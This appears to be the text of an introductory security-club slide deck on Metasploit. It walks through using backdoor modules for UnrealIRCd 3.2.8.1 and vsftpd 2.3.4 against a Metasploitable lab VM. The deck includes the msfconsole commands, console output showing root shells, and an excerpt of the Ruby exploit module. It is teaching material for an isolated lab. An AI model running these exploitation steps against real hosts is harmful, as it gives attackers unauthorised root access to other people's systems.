Intro to Metasploit and Exploitation

\$whoami

- Whoami
 - Matt
 - Titan on Slack
- What do I do?
 - Student
 - o Intern in the security realm

Preamble

- Hacking without written consent is <u>ILLEGAL</u>
 - DO NOT practice on systems you don't own!!!

- I am not a lawyer
 - o I can't help you if you use this knowledge for evil

What I'm going over today is for <u>educational purposes only</u>

What will be going over?

- To learn about and practice
 - Metasploit
 - Exploitation
- Will be staying high level

Please let me know if you have any questions

What do you need?

Kali Linux virtual Machine

Metasploitable virtual Machine

Phases of the Intrusion Kill Chain



By U.S. Senate Committee on Commerce, Science, and Transportation -

http://www.public.navy.mil/spawar/Press/Document s/Publications/03.26.15_USSenate.pdf, Public Domain

https://commons.wikimedia.org/w/index.php?curid= 49822676

Vocab

- Vulnerability
 - A flaw that can be exploited
- Exploit
 - A specific attack on computer/program/service
- Metasploitable
 - Vulnerable VM we have been working out of
- Metasploit
 - Metasploit framework
 - What we will be using to attack metasploitable

Client-side vs. Service-side

- Client-side exploit
 - Requires victim/client to interact to activate
 - Malicious file, PDF, Malicious javascript in a webpage, etc.
- Server-side exploit
 - Exploit that takes advantage of a service or misconfiguration and does not require victim.
 - SQL Injection, Buffer overflow, etc.

Metasploit Framework

- Free and open-source exploitation framework
- The framework is used to create and launch exploits
- Uses the following services
 - PostgreSQL
 - Ruby on Rails

MSF console

- Centralized console for metasploit
- Arguable the most popular interface for metasploit
- Toolbox
 - Exploits
 - Payloads
 - Auxiliary Modules
 - Post-modules // After Exploitation

Meterpreter

- "Shell"
- Specialized shell running inside of metasploit
 - Terminal
- What you use after running a successful exploit
- You are now on the victim's computer
- Has a lot of powerful features to assist attackers

Before we get started

- Start you Kali virtual machine
- Start you metasploitable 2 virtual machine

Make sure <u>BOTH</u> are using <u>HOST-ONLY-ADAPTER</u>

Let's look at the scan from last week

- Nmap output from recon class
 - o If you don't have this follow along with me
- Some services we should look into
 - o IRC
 - VSFTPD
- Verify hosts are up
 - o nmap -sP 192.168.56.XXX

Unreal IRC daemon

- Look at port 6667
- This version had a backdoor

Luckily for us metasploit has a module to exploit this

Preparing exploit

- Open terminal
 - msfconsole

```
msf > search unreal ircd
[!] Module database cache not built yet, using slow search
Matching Modules
                                               Disclosure Date
                                                                Rank
                                                                           Description
   Name
   exploit/linux/games/ut2004 secure
                                               2004-06-18
                                                                           Unreal Tournament 2004 "secure" Overflow (Linux)
                                                                good
   exploit/unix/irc/unreal ircd 3281 backdoor
                                               2010-06-12
                                                                excellent UnrealIRCD 3.2.8.1 Backdoor Command Execution
   exploit/windows/games/ut2004 secure
                                               2004-06-18
                                                                           Unreal Tournament 2004 "secure" Overflow (Win32)
                                                                aood
msf >
```

Preparing exploit

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

```
File Edit View Search Terminal Help
msf exploit(unix/irc/unreal ircd 3281 backdoor) > info
      Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
    Module: exploit/unix/irc/unreal ircd 3281 backdoor
  Platform: Unix
      Arch: cmd
Privileged: No
   License: Metasploit Framework License (BSD)
      Rank: Excellent
 Disclosed: 2010-06-12
Provided by:
 hdm <x@hdm.io>
Available targets:
 Id Name
 0 Automatic Target
Basic options:
 Name
        Current Setting Required Description
 RHOST yes
                                 The target address
 RPORT 6667
                                 The target port (TCP)
                       yes
Payload information:
 Space: 1024
Description:
 This module exploits a malicious backdoor that was added to the
```

This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

References.

Preparing Exploit

- We need to add a Remote Host (rhost) to attack
- In msfconsole
 - o show options

Preparing Exploit

Set rhost

```
<u>msf</u> exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.56.102
rhost => 192.168.56.102
msf exploit(unix/irc/unreal ircd 3281 backdoor) > show options
Module options (exploit/unix/irc/unreal ircd 3281 backdoor):
         Current Setting Required Description
  RHOST 192.168.56.102
                                    The target address
                          yes
                                    The target port (TCP)
  RPORT 6667
                          yes
Exploit target:
   Ιd
      Name
      Automatic Target
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Exploit time

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.102:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo lMdYV1ebdEbADqMJ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "lMdYV1ebdEbADqMJ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:58989) at 2019-04-01 15:01:51 -0400
```

Congrats!

- You've "dropped a shell"
- You can now interact with the victim box itself

```
[*] A is input...
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:58989) at 2019-04-01 15:01:51 -0400
whoami
root
pwd
/etc/unreal
hostname
metasploitable
```

Now your turn

- Hint: Look at vsftpd
 - o Port 21 in your scan

Let me know if you have questions

vsftpd backdoor

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd 234 backdoor):
         Current Setting Required Description
  Name
  RHOST
                         yes The target address
  RPORT 21
                         ves
                                  The target port (TCP)
```

Id Name

Exploit target:

RHOST => 192.168.56.102

Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) >

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.102

Exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.56.101:37929 -> 192.168.56.102:6200) at 2019-04-01 17:13:20 -0400
whoami
root
```

Beyond the hack button

- Metasploit is a great tool
 - However it is important to know what is actually happening

- Let's go over what is happening behind the scenes
 - We will be looking at the IRC backdoor

Metasploit behind the scenes

- Elements are located at /usr/share/metasploit-framework/
- In your terminal
 - o cd /usr/share/metasploit-framework/modules/exploits/unix/irc

```
root@kali:/usr/share/metasploit-framework/modules/exploits/unix/irc# ls -la
total 12
drwxr-xr-x 2 root root 4096 Nov 15 21:05 .
drwxr-xr-x 13 root root 4096 Nov 15 21:05 ..
-rw-r--r-- 1 root root 1989 Jul 26 2018 unreal_ircd_3281_backdoor.rb
```


Let's look at this exploit

```
root@kali: /usr/share/metasploit-framework/modules/exploits/unix/irc
      'DefaultTarget' => 0,
      'DisclosureDate' => 'Jun 12 2010'))
   register options(
       Opt::RPORT(6667)
 end
 def exploit
   connect
   print status("Connected to #{rhost}:#{rport}...")
   banner = sock.get once(-1, 30)
   banner.to s.split("\n").each do |line|
     print line("
                     #{line}")
   end
   print_status("Sending backdoor command...")
   sock.put("AB;" + payload.encoded + "\n")
   # Wait for the request to be handled
   1.upto(120) do
     break if session created?
     select(nil, nil, nil, 0.25)
     handler()
   end
   disconnect
 end
(END)
```

Further resources

Metasploit Minute - hak5 youtube

Hacking: The Art of Exploitation, 2nd Edition



Any Questions?